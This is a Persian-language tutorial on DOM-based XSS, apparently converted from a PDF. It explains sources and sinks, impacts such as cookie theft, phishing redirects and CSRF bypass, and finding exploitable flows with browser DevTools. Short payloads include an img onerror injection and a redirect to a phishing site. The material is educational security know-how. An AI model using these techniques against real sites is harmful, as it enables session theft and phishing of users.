Client-Side Routing and Navigation : ما مفهومی داریم تحت عنوان Single Page Application ها یا SPAs که برای تجربه بهتره کاربران میان و بدون اینکه صفحات رو رفرش کنند یا URL ها رو باز کنند از طریق درخواست های Ajax و ... صفحات رو لود میکنند و تقریبا میشه گفت وب اپلیکیشن ها به شکل اپلیکیشن های اندرویدی و ویندوزی در میان و یه حالت خیلی خوشایندی برای کاربر ایجاد میشه . عملی که انجام میدن بهش میگن Client-Side Routing and Navigation که از URL ورودی هایی رو میگیره و بر طبق اون درخواستی رو به سمت وب سرور میفرسته و داده رو دریافت کرده و DOM رو بر اساس اون اطلاعات اپدیت میکنه . این روند اگه به صورت درست و حسابی پیاده سازی نشه میتوئیم منجر به DOM-Based XSS بشه چرا که ورودی کاربر توی اپدیت شدن DOM استفاده میشه .

... 6

اینها دلایلی بودند که من تونستم بفهمم و توی اینترنت پیدا کنم اما تمام دلایل بوجود امدن XSS DOM-Based XSS نیستند و این حفره امنیتی به علت اینکه توسط WAF و XSS Filter هم یه موقعی یه نفر توش DOM-Based XSS پیدا کرده بود و گزارش داده بود . گزارشات زیر رو میتوئید ببینید که چطوری هکر ها تونستن توی جاهای مختلف این حفره امنیتی رو پیدا کنند :

<https://hackerone.com/reports/398054>
<https://hackerone.com/reports/406587>
<https://hackerone.com/reports/168165>
<https://hackerone.com/reports/949382>

تأثیرات و Impact اکسلویت کردن اسیب پذیری DOM-Based XSS چی هستند ؟ ببینید تمام XSS ها تقریبا میشه گفت که میتوئن XSS های یکسانی داشته باشند، مثلًا XSS Reflected میتوئیم همون کارهایی رو بکنیم که میشه با DOM-Based XSS کردن و گاهی اوقات توی برخی از XSS ها ممکن هست که دستمون باز تر باشه و یا مثلًا توی XSS Stored بتوئیم تعداد خیلی بیشتری کاربر رو الوده کنیم . لیستی از Impact ها رو بریم ببینیم :

Data Theft • دزدیدن اطلاعات کاربر یکی از رایج ترین کارهاییست که میشه با XSS و همچنین DOM-Based XSS کرد . اطلاعاتی که کاربر اونها رو توی وب اپلیکیشن داره، مثلًا Session ID, User Information, هر چقدر که جاوا اسکریپت بهمون اجازه بده میتوئیم دامنه اطلاعات رو بیشتر کنیم .

مثلًا از طریق داشتن اسکریپت زیر توی پیلودمون میتوئیم کوکی ها رو استخراج کنیم :

```

...
document.cookie
...

```

یا هم مثلًا میتوئیم از طرف کاربر یک درخواست بزنیم به یه سایت IP و <https://api.ipify.org/?format=json> کاربر رو ازش بگیریم و برا خودمون ارسال کنیم .

میتوانیم به هر جایی توی وبسایت اسیب پذیر درخواست بزنیم، اطلاعات کاربر را از اون صفحات استخراج کنیم. قبل از هم گفتم که در صورتی که بتونیم صفحه `phpinfo()` را پیدا کنیم، توانایی بدست اوردن کوکی های `HttpOnly` را هم خواهیم داشت. توی لاراول هم در صورتی **Debug Mode** وب اپلیکیشن باز باشه میتوانید از این صفحه اطلاعات زیادی از کاربر را استخراج کنید من جمله کوکی ها، حتی `HttpOnly` ها، البته در صورتی که اطلاعات این صفحه مخفی نشده باشد.

در اخر هم خلاصه بگم که رایج ترین کاری که یه مهاجم با `XSS` میکنه همین **Data Theft** یا دزدیدن اطلاعات هست و حملاتی مثل **Session/Cookie Hijacking**.

- **Website Defacement**: مزخرف ترین کاری که یه مهاجم میتوانه با `XSS` بکنه همین **Deface** کردن صفحه اسیب پذیر هست. خب که چی؟ چرا باید چنین بکنی اخه؟ مهاجم میتوانه از طریق `DOM APIs` به `DOM` صفحه دسترسی پیدا کنه و المنت ها و تگ های صفحه رو به چیزی که میخواهد تغییر بده.

- **Phishing Attack**: حملات فیشینگ هم از طریق `XSS` از هر نوعی امکان پذیر هست. مهاجم میتوانه ساختار صفحه الوده رو به یک صفحه فیشینگ تغییر بده و اطلاعاتی که کاربر تو ش وارد میکنه رو برای خودش ارسال کنه و یا میتوانه کاربر رو به یه سایت فیشینگ ریدایرکت کنه؛ با قرار دادن کد زیر توی پیلود میشه این کار رو کرد:

```
document.location = "https://phishing-site.com"
```

- **Malware Distribution**: اگه یادتون باشه گفتیم که این **Impact** را باید با `Stored XSS` انجام بدیم تا، تاحد ممکن بیشتری کاربر رو الوده کنیم ولی این بینن معنا نیست که نمیشه از طریق `DOM-Based XSS` این کار رو کرد. مهاجم میتوانه کاربر رو مجاب به دانلود بدافزار و اجرا کردن اون با روش های مختلف مثل **Social Engineering**, **Drive-By Download**, ... روى سیستم قربانی کنه.

- **CSRF Attack**: بهترین **Impact**، گفتیم که از طریق `XSS` میتوانیم تمام، دارم میگم تمام، مکانیزم های دفاعی در مقابل `CSRF Attack` را مثل ... `SameSite Cookies`, `CSRF Token`, `Refere-based defence` ... رو دور بزنه و هر کاری که میخواهد، هر **Functionality** که مد نظرش هست رو از طرف کاربر انجام بده. همین **Impact** هست که میتوانه یک `XSS` رو بسیار بسیار خطرناک کنه و همین هست که موجب میشه گاهی سازمان ها و اسه `XSS` بانی خوبی بند

- **Using Victims as Proxy**
- **RCE in special conditions**
- **Copy/Paste Hijacking**
- ...

همیشه گفتم و باز هم میگم که **Impact** گرفتن از `XSS` نیاز به دانش جاواسکریپت و همچنین خلاقیت داره و یک مهاجم هرچه بیشتر علم جاواسکریپت رو داشته باشه و خلاق تر باشه میتوانه **Impact** های مهم تری رو از `XSS` فارغ از نواعش بگیره.

انواع اسیب پذیری `XSS` چیا هستند؟ بینید `DOM XSS` میتوانه زیر انواعی داشته باشه که ترکیب `DOM-Based` و `Reflected` خواهد بود. یعنی به عبارتی دیگه ما دو نوع زیر رو خواهیم داشت:
Reflected DOM-Based XSS: این نوع زمانی رخ میده که `Server-Side Application` داده ها رو از یک درخواست دریافت میکنه و اونها رو در پاسخ `Reflect` میکنه و یک اسکریپت جاواسکریپتی توی صفحه هست که اون داده `Reflect` شده رو بر میداده و با یک روش نا امن پروسس میکنه. در این نوع اسیب پذیری اسکریپت تزریق شده، زمانی که توسط سرور توی یک پاسخ `Reflect` میشه اجرا نخواهد شد، بلکه زمانی اجرا میشه که توسط اسکریپت داخل صفحه به شکلی نا امن پروسس شود. اگر اسکریپت تزریقی در هنگام `Reflect` شدن توسط وب سرور اجرا شود دیگه `DOM-Based XSS` نخواهد بود و همون `Reflected XSS` نامگذاری میشه ولی چون در هنگام بازتاب رندر نمیشه و یه اسکریپت توی صفحه هست که اون رو بر میداره و بازتاب میکنه و موجب رندر شدنش میشه حالت `DOM-Based XSS` خواهد داشت.

یه مثال ارش توی `PortSwigger` هست که پیشنهاد میشه حل کنید تا باهش بیشتر اشنا بشید. از طریق ادرس زیر میتوانید چالش رو بینید و سعی کنید با تحلیل حل کنید. درنهایت هم اگه مثل من نتونستید حلش کنید، میتوانید `Solution` رو بینید و بینید که چه پیلودی استفاده کرده و پیلود رو تحلیل کنید.


<https://portswigger.net/web-security/cross-site-scripting/dom-based/lab-dom-xss-reflected>

.2 **Stored DOM-Based XSS**: این نوع اسیب پذیری زمانی رخ میده که ورودی کاربر توسط **Server-Side Application** شده و در یک پایگاه داده ذخیره میشود. این ورودی بعد در یک پاسخ برگردانده میشه و در اون صفحه توسط ها برداشته شده و با اپدیت شدن `DOM` در یک نود نشون داده خواهد شد. مثلاً شما اطلاعات کاربری رو توی یک صفحه وارد میکنید. این اطلاعات در پایگاه داده ذخیره میشه و در صفحه پروفایل شما یک درخواست `Ajax` به وب سرور ارسال میشه و اطلاعات گرفته شده و توسط جاواسکریپت در نود های `DOM` قرار داده میشود. در ابتدای این روند، اطلاعات ما `Store` شد و چون در هنگام نمایش توسط جاواسکریپت در صفحه قرار داده میشه و در نه در سمت سرور `DOM-Based XSS` هم محاسب


میشود . پس در مجموعه میتوانه مستعد یک حفره امنیتی **Stored DOM-Based XSS** باشه، زمانی که ورودی های کاربر حاوی پیلود های جاوااسکریپتی باشند . در نهایت همه اینها در دسته بندی حفره امنیتی **DOM-Based XSS** قرار میگیرند ولی به خاطر راحت تفکیک شدن اومدن و اونها رو در دسته بندی های مختلف ذکر کردند .

در **DOM-based XSS** چیه ؟ اصطلاح **Source** در حفره امنیتی **DOM-based XSS** یک **Property** یا تابعیست از **JavaScript** که یک ورودی از کاربر در یک جایی از صفحه قبول میکنه یا به عبارتی **User-Controllable Input** که میتوانه در رفتار صفحه وب تاثیر داشته باشه . این ورودی میتوانه از جاهای مختلفی باشه، مثلا **URL Parameters, Form Fields, Cookies** یا هر **Client-Side** دیگه ای . یک مهاجم میتوانه این ورودی رو دستکاری کنه تا بتونه پیلود مخرب خودش رو توی صفحه تزریق کنه . گفتم که ایشون یک تابع هستند و سوالی که ممکن هست پیش بیاد اینه که چه توابعی رو میشه **Source** نامید ؟ یکی از ویژگی هاش اینه که یک ورودی رو از طرف کاربر برگردونه، لیست زیر این توابع رو نشون میده :


- **location**: ساختار **URL** رو امیدوارم که یادتون باشه . این دستور محتوای قسمت **Parameter** ها یا همون **Query String** رو برای ما بر میگردونه . یعنی زمانی که این دستور رو استفاده کرده باشند به این معناست که قصد دارند **Parameter** ها رو یه جایی استفاده کنند .



- این دستور محتوای قسمت **Fragment** ادرس **URL** صفحه رو برآمون بر میگیردونه . پس زمانی که این دستور رو توی ساختار و کد های جاوااسکریپت دیدید بدونید که توسعه دهنده داره از **Fragment** های توی **URL** په جایی استفاده میکنه .



- این دستور تمام **URL** از **Fragment** تا **Scheme** را بر میگردونه و زمانی که توی جاوااسکریپت صفحه دیدیدش به این موضوع پی ببرید که یه جایی داره از ساختار **URL** استفاده میشه :



- ایشون مولفه **referer** توی درخواست **HTTP** رو بر میگردونه . توی تصویر زیر هم میتوانید ببینید :

```
DevTools - example.local/reflected_xss_http_headers.php
Elements Console Sources Network Performance Memory Application Security Lighthouse
Default
> document.referrer
< 'http://example.local/'
>
```

تصویر بالا میگه که، کاربر از یه صفحه با ادرس <http://example.local> با کلیک کردن روی یه لینک و Top-Level Navigation به این صفحه او مده.

• اشاره میکه به کوکی های توی صفحه و زمانی که این دستور بکار روند تمام کوکی هایی که document.cookie نیستند در یک رشته نشون داده میشه:

```
DevTools - example.local/
Elements Console Sources Network Performance Memory Application Security Lighthouse
Default
> document.cookie
< 'PHPSESSID=fqg8oq60eo5ng1kleov83rnf3r'
>
```

• این دستور یک Object را بر میگیردونه که اطلاعاتی درمورد URL توش قرار داره و میشه به تک تکشون دسترسی پیدا کرد. زمانی که این دستور رو جایی توی فایل های جاواسکریپت دیدی بفهمید که قراره از ورودی های توی URL یه جایی استفاده بشه:

```
> document.location
< ▾ Location {ancestorOrigins: DOMStringList, href: 'http://example.local/', origin: 'http://example.local', protocol: 'http:', host: 'example.local', ...} ⓘ
  ▷ ancestorOrigins: DOMStringList {length: 0}
  ▷ assign: f assign()
  ▷ hash: ""
  ▷ host: "example.local"
  ▷ hostname: "example.local"
  ▷ href: "http://example.local/"
  ▷ origin: "http://example.local"
  ▷ pathname: "/"
  ▷ port: ""
  ▷ protocol: "http:"
  ▷ reload: f reload()
  ▷ replace: f replace()
  ▷ search: ""
  ▷ toString: f toString()
  ▷ valueOf: f valueOf()
  ▷ Symbol(Symbol.toPrimitive): undefined
  ▷ [[Prototype]]: Location
```

• این دستور مقدار مولفه User-Agent توی هدر درخواست HTTP را بر میگردانه و گاهی اوقات ممکن هست که یه توسعه دهنده بخود این مقدار رو توی سمت کلاینت یه جایی استفاده کنه:

```
DevTools - example.local/
Elements Console Sources Network Performance Memory Application Security Lighthouse >>
Default levels ▾ | 1 Issue: 1
> navigator.userAgent
< 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.0.0 Safari/537.36'
>
```

• هر Origin جدا از Storage یک Session Storage میشه به اون Storage دسترسی پیدا کرد. هرجایی که دیدید از این دستور با متدهای getItem(), setItem() استفاده شده است یعنی اینکه قصد داره مقادیری توی Storage ذخیره کنه و یا اونها رو بخونه.

```

> localStorage
< Storage {preferredmode: 'null', MyLearning.tracking: '{"version":"1.0.1","createdUTS":1712356187,"update...225-002f-0060816g4050-003a64e2-00603-0060278728"}', preferredpageMode: 'null', length: 3}
> localStorage.setItem("key1", "value1")
< undefined
> localStorage.getItem("key1")
< 'value1'

```

• این هم به مانند `localStorage` هست با این تفاوت که زمانی که `SessionStorage` به اتمام برسه، این `removeItem()` هم پاک خواهد شد ولی `localStorage` تا زمانی که توسعه دهنده از طریق متدهای مثل `clear()` حذف نشود، باقی خواهد ماند :

```

> localStorage.removeItem
< f removeItem() { [native code] }
> localStorage.clear
< f clear() { [native code] }

```

• ... اینها رو بهشون میگیم `Source` و جاهایی هستند که میتوان ورودی را از کاربر دریافت کنند و توسعه دهنده سمت `Client`، از اون ورودی ها جهت اپدیت کردن نود های `DOM` ممکن هست که استفاده کنه و موجب اسیب پذیری `XSS` بشه .

• `DOM-Based XSS` Sink چیه ؟ گفتم که `Source` به جایی گفته میشه که یک کاربر میتونه اطلاعاتی رو وارد کنه و این اطلاعات توسط جاواسکریپت توی صفحه قابل دسترسی باشه و جاواسکریپت های توی صفحه اونها رو توسط دستورات و توابع مختلف بتونه بگیره . `Sink` ها توابعی از جاواسکریپت هستند که اگه ورودی رو از توسعه دهنده میگیره و اون ورودی رو توی اپدیت کردن `DOM` دخالت میده . مثلا ورودی رو میگیره و یک نود ایجاد میکنه و اون ورودی رو به عنوان محتوای اون نود قرارش میده . اگه یک مهاجم بتونه داده های ورودی رو (`Source`) رو در دست بگیره و این ورودی توی یک `Sink` نامطلوب قرار داده بشه میتوانه منجر به `DOM XSS` شود . گفتم که `Sink` ها توابعی از جاواسکریپت هستند، در لیست زیر ما تعدادی از این توابع که میتوان `Sink` ها مخرب محسوب شوند رو میبینیم :

1. `document.write()`: این تابع یه عملکرد ویژه ای داره، در حقیقت یک `Text` رو میگیره که میتوانه حاوی تگ های `HTML` باشه و سپس پس از اجرا شدن، تمام `document` یعنی محتوای `<html>` رو حذف میکنه و در ساختاری به شکل زیر ورودی خودش رو به عنوان نود های `DOM` قرار میده :

```

<html>
  <head>
  </head>
  <body>
    ... will write here ...
  </body>
</html>

```

مثلا اگه شما بباید و ورودی این تابع رو به شکل زیر قرار بدید :

```
document.write("<p id='par1'>Hello friend .</p><p id='par2'>This is a new paragraph</p>")
```

ساختار صفحه شما به شکل زیر در خواهد اومد :

```

<html>
  <head>
  </head>
  <body>
    <p id='par1'>Hello friend .</p>
    <p id='par2'>This is a new paragraph</p>
  </body>
</html>

```

2. `document.writeln()`: این تابع هم به مانند `document.write()` کار میکنه با یه تفاوت خیلی خیلی جزءی و البته بگم که گاهی اوقات ممکن هست که کار نکنه . ولی کاربر و عملکردش شبیه به تابع قبلیست .

.3 .Sink به نظرم این دستور مهم ترین در دسترس ما هست :) ایشون دوتا کار رو برای ما انجام میدن . اول اینکه محتوای یک نود رو بر میگیردونه و دوم اینکه میشه از طرقش محتوای یک نود رو عوض کرد :

```

< Hello, Friend!
  DevTools - brutelogic.com.br/tests/sinks.html
  Elements Console Sources Network Performance Memory >
  top Filter Default levels No Issues
  > document.getElementById("p1").innerHTML
  < 'Hello, guest!'
  > document.getElementById("p1").innerHTML = "Hello, Friend!"
  < 'Hello, Friend!'
  >
  
```

اما یه مشکلی وجود داره توی این دستور !!! اگه بھش تگ های HTML رو در قالب String بدی، اونها رو درون محتوای یک نود قرار میده و توسط مرورگر رندر میشه :

```

< Salam
  DevTools - brutelogic.com.br/tests/sinks.html
  Elements Console Sources Network Performance Memory >
  top Filter Default levels No Issues
  > document.getElementById("p1").innerHTML = "<span style='color: red>Salam</span>"
  < "<span style='color: red>Salam</span>"
  >
  
```

میبینید که یک تگ span با style='color: red' رو توی صفحه از طریق innerHTML توی یک نود با id=p1 قرار دادیم . توی تصویر زیر میبینید که من یک تگ img رو تزریق کردم و () onerror=alert() قرار دادم و اجرا شده :

```

< < Salam
  DevTools - brutelogic.com.br/tests/sinks.html
  Elements Console Sources Network Performance Memory >
  top Filter Default levels No Issues
  > document.getElementById("p1").innerHTML = "<img src=x onerror=alert() />"
  < '<img src=x onerror=alert() />'
  < x:1 GET https://brutelogic.com.br/tests/x 404 (Not Found)
  >
  
```

.4 .Sink خیلی مهم هست که شما باید زمانی که میخواید ازش توی جاواسکریپتون استفاده کنید بهش توجه کنید که ورودی که بهش میدید توسط کاربر قابل کنترل نباشه و کاربر اجازه این رو نداشته باشه که هر چیزی که خواست رو به این دستور بده . این دستور دوتا عملکرد داره، اول اینکه خروجی به ما میده شامل رشته شده یک تگ و Attribute ها و محتوای اون . توی تصویر زیر میبینید که من روی یک تگ با id=p1 اجرا کردم و چه چیزی رو به من داده :

```

This is span
  DevTools - brutelogic.com.br/tests/sinks.html
  Elements Console Sources Network Performance Memory >
  top Filter Default levels No Issues
  > document.getElementById("p1").outerHTML
  < '<p id="p1">Hello, guest!</p>'
  > document.getElementById("p1").outerHTML = "<span style='color: green>This is span</span>"
  < "<span style='color: green>This is span</span>"
  >
  
```

و دومین عملکردش اینه که میتوانه کلا یک تگ رو عوض کنه . توی خط سوم تصویر قبل میبینید که من این خصیصه رو برابر یک **span** با **style='color: green'** و محتوای **This is span** قرار دادم و کلا یک نود با **id=p** از یک تگ **p** به یک تگ **span** تغییر کرد . این **Sink** هم به اندازه و حتی بیشتر از **innerHTML** خطرناک هست و در صورتی که شما مقدارش رو تغییر میدید باید دقیق کنید که ایا این مقداری که داره برآش تعیین میشه توسط کاربران قابل تغییر به ورودی دلخواهشون هست یا خیر ؟

5. دومین ورودی **Text** هست :

```
element.insertAdjacentHTML(position, text);
```

ورودی **position** میتوانه دارای چهار مقدار زیر باشه :


- **text: beforebegin** رو به عنوان **HTML** دقیقا قبل از **element** قرار میده .

- **text: afterbegin** رو به عنوان **HTML** دقیقا در ابتدای محتوای **element** قرار میده .

- **text: beforeend** رو به عنوان **HTML** دقیقا بعد از هر محتوایی در **element** قرارش میده .

- **text: afterend** رو به عنوان **HTML** دقیقا بعد از **element** قرار میده .


هر یک رشته هست که توش میتوانیم تگهای **HTML** رو تعریف کنیم و تابع **insertAdjacentHTML** موجب میشه که این رشته در **position** تعیین شده رندر شود . فرض کنید که یک تگ **p** با **id=p1** در صفحه داریم :



من میخوام دقیقا بعد از این تگ یک تگ **span** با **style='color: red'** قرار بدم . دستور زیر همین کار رو برای من انجام میده :

```
document.getElementById("p1").insertAdjacentHTML('afterend', "<span style='color: red>This is a span</span>")
```

خروجی به شکل زیر خواهد بود :



6. این دستور موجب میشه که یک توسعه دهنده بتوانه برای یک **Event** خاص رو تعریف کنه . البته که این دستور جز دستوراتی نیست که پیشنهاد بر استفاده ازش شده باشه و عموم جاها گفتن که از **element.addEventListener** استفاده شود . ولی زمانی که این دستور استفاده میشود و ورودی ما توى این دستور دخالت میکند میتوانه منجر به DOM XSS بشه . البته باید توى تابع **Sink** این دستور از **Callback** هایی مثل ... **innerHTML**, **outerHTML**, ... استفاده شده باشه و ما امکان دسترسی به اونها رو داشته باشیم .

7.

این دستورات توی **JavaScript** خام و **Vanilla JavaScript** استفاده میشن ولی خیلی از جاها رو خواهید دید که از **JQuery** استفاده کرده اند . توی این کتابخونه هم ما مجموعه ای داریم از **Sink** ها که تعدادشون ماشالا کم هم نیست . باید این ها رو بشناسیم :

add() .1

after() .2

append() .3

animate() .4

insertAfter() .5


insertBefore() .6

before() .7

html()	.8
prepend()	.9
replaceAll()	.10
replaceWith()	.11
wrap()	.12
wrapInner()	.13
wrapAll()	.14
has()	.15
constructor()	.16
init()	.17
index()	.18
JQuery.parsHTML()	.19
\$.parsHTML()	.20

نقاط وجود اسیب پذیری DOM-Based XSS در یک وب اپلیکیشن کجاست؟ برای اینکه نقاط اسیب پذیر را پیدا کنیم باید ورودی هایی که توسط ما کنترل پذیر هستند را بینیم. مثلاً ما میتوانیم در URL یک ورودی را بدیم که توسط یک Source مثلاً location.search یا location.hash گرفته میشے. ما باید بینیم که ایا این ورودی ما توانی صفحه قرار داده میشه یا خیر؟ نکته ای که اینجا حائز اهمیت هست اینه که ورودی ما توانی View Source صفحه نشون داده نخواهد شد و باید مستقیم توی DOM اون را بینیم. چطوری؟ وقتی شما یک صفحه رو با کلید F12 یا گزینه Inspect Elements باز میکنید در تاب Elements شما ساختار و محتوای DOM رو خواهید دید که میتوانه با View Source صفحه کاملاً متفاوت باشه. باید این تاب به دنبال ورودی خودتون باشید و بینیم که ایا ورودی شما توانی نود یا نودهایی بازتاب داده است یا خیر؟ بدین شکل شما قادر خواهید بود که نقاط اسیب پذیر یا مستعد اسیب پذیری رو پیدا کنید.

طریقه کشف اسیب پذیر بودن یک نقطه به اسیب پذیری DOM-Based XSS چگونه است؟ برای اینکه این بررسی رو انجام بدهید باید توانایی کار با Developer Tools یک مرورگر مثل Chrome رو داشته باشید. باید همه Source های موجود رو بدست بیارید و سپس یک به یک رو جدآگونه بررسی کنید. دقت کنید مرورگر هایی مثل ... Chrome, Mozilla, Safari, Brave, Microsoft Edge ورودی های موجود در URL Encoded location.hash و location.search را به صورت Source بر میگیرد و نشاند.



در صورتی که بدین شکل ورودی موجود در Source ها در صفحه نشون داده بشه، اسیب پذیر بودن منفی خواهد بود ولی معمولاً از توابعی مثل decodeURIComponent یا encodeURIComponent یا URLSearchParams استفاده میشه که منجر به اسیب پذیری اوňها خواهد شد. در نهایت شما باید بررسی و تست کنید که ایا Sink ها اجرا میشن یا خیر؟ این کار نسبتاً کار دشواری هست و جایی هست که معمولاً هکرها جا میزنند چون نیازمند بررسی و دیباگ کردن اسکریپت های توی صفحه هست. یه قابلیتی که DevTools در اختیار ما قرار میده، امکان Debug کردن اسکریپت های جاواسکریپت به صورت Line-by-line هست. از تاب Sources در DevTools میتوانید این کار رو انجام بدهید:

```

1 function($, $Object, $Function, $Array) {'use strict'; return (function() {
2     const handler = {
3         get: (target, property, receiver) => {
4             const value = target[property];
5             if (typeof value === 'function' &&
6                 (property === 'request' || property === 'isConnected' ||
7                  property === 'enable' || property === 'sendAsync' ||
8                  property === 'send')) {
9                 return new Proxy(value, {
10                     apply: (targetFunc, thisArg, args) => {
11                         return targetFunc.call(target, ...args);
12                     }
13                 });
14             }
15             return value;
16         };
17     };
18     return handler;
19 })(());
20 })();

```

فایل جاواسکریپت مورد نظر خودتون رو از منوی سمت چپ انتخاب کنید و در قسمت کدهای فایل، میتوانید با کلیک کردن روی شماره خط اون قسمت را انتخاب کنید و با اجرای Debugging از قسمت سمت راست این کار رو انجام بدهید. اینکار نیازمند تمرین زیاد و داشتن جاواسکریپتی کافیست که باید داشته باشد.

زمانیکه که شما محل خونده شدن Source را پیدا کردید، میتوانید توی Debugger یک Breakpoints قرار بدهید و ببینید که چطوری از مقدار Source استفاده شده است. شاید ببینید که مقدار Source به یک متغیر داده شده است و در چنین موردمی باید اون متغیر رو Track کنید تا جایی که ببینید ایا مقدار اون متغیر به Sink داده میشود یا خیر؟ درصورتی که داده میشه سعی کنید که پیلود هایی رو تزریق کنید و سپس ببینید ایا پیلود شما توی صفحه رندر میشه یا خیر؟

چطوری یک اسیب پذیری DOM XSS رو اکسپلوبیت کنیم؟ فرض رو بر این بگیرید که ما یک Source رو پیدا کردیم که ورودی رو از ما میگیره و اون ورودی توی یک Sink قرار داده میشه و Sink اون رو توی صفحه رندر میکنه. چطوری اکسپلوبیتش کنیم؟ بستگی به Impact شما داره که میخواهد از اکسپلوبیت شدنش چه بهره ای ببرید؟ میخواهد Session/Cookie Hijacking کنیم یا میخواهد Impact های دیگه رو داشته باشید؟ بسته به این موردم، شما باید سعی کنید که پیلود خودتون رو ایجاد کنید و سپس پیلودتون رو مناسب با طریق قرار گیری ورودیتون در صفحه وب اون رو تزریق کنید. روند اکسپلوبیت کردن به همین شکل خواهد بود.

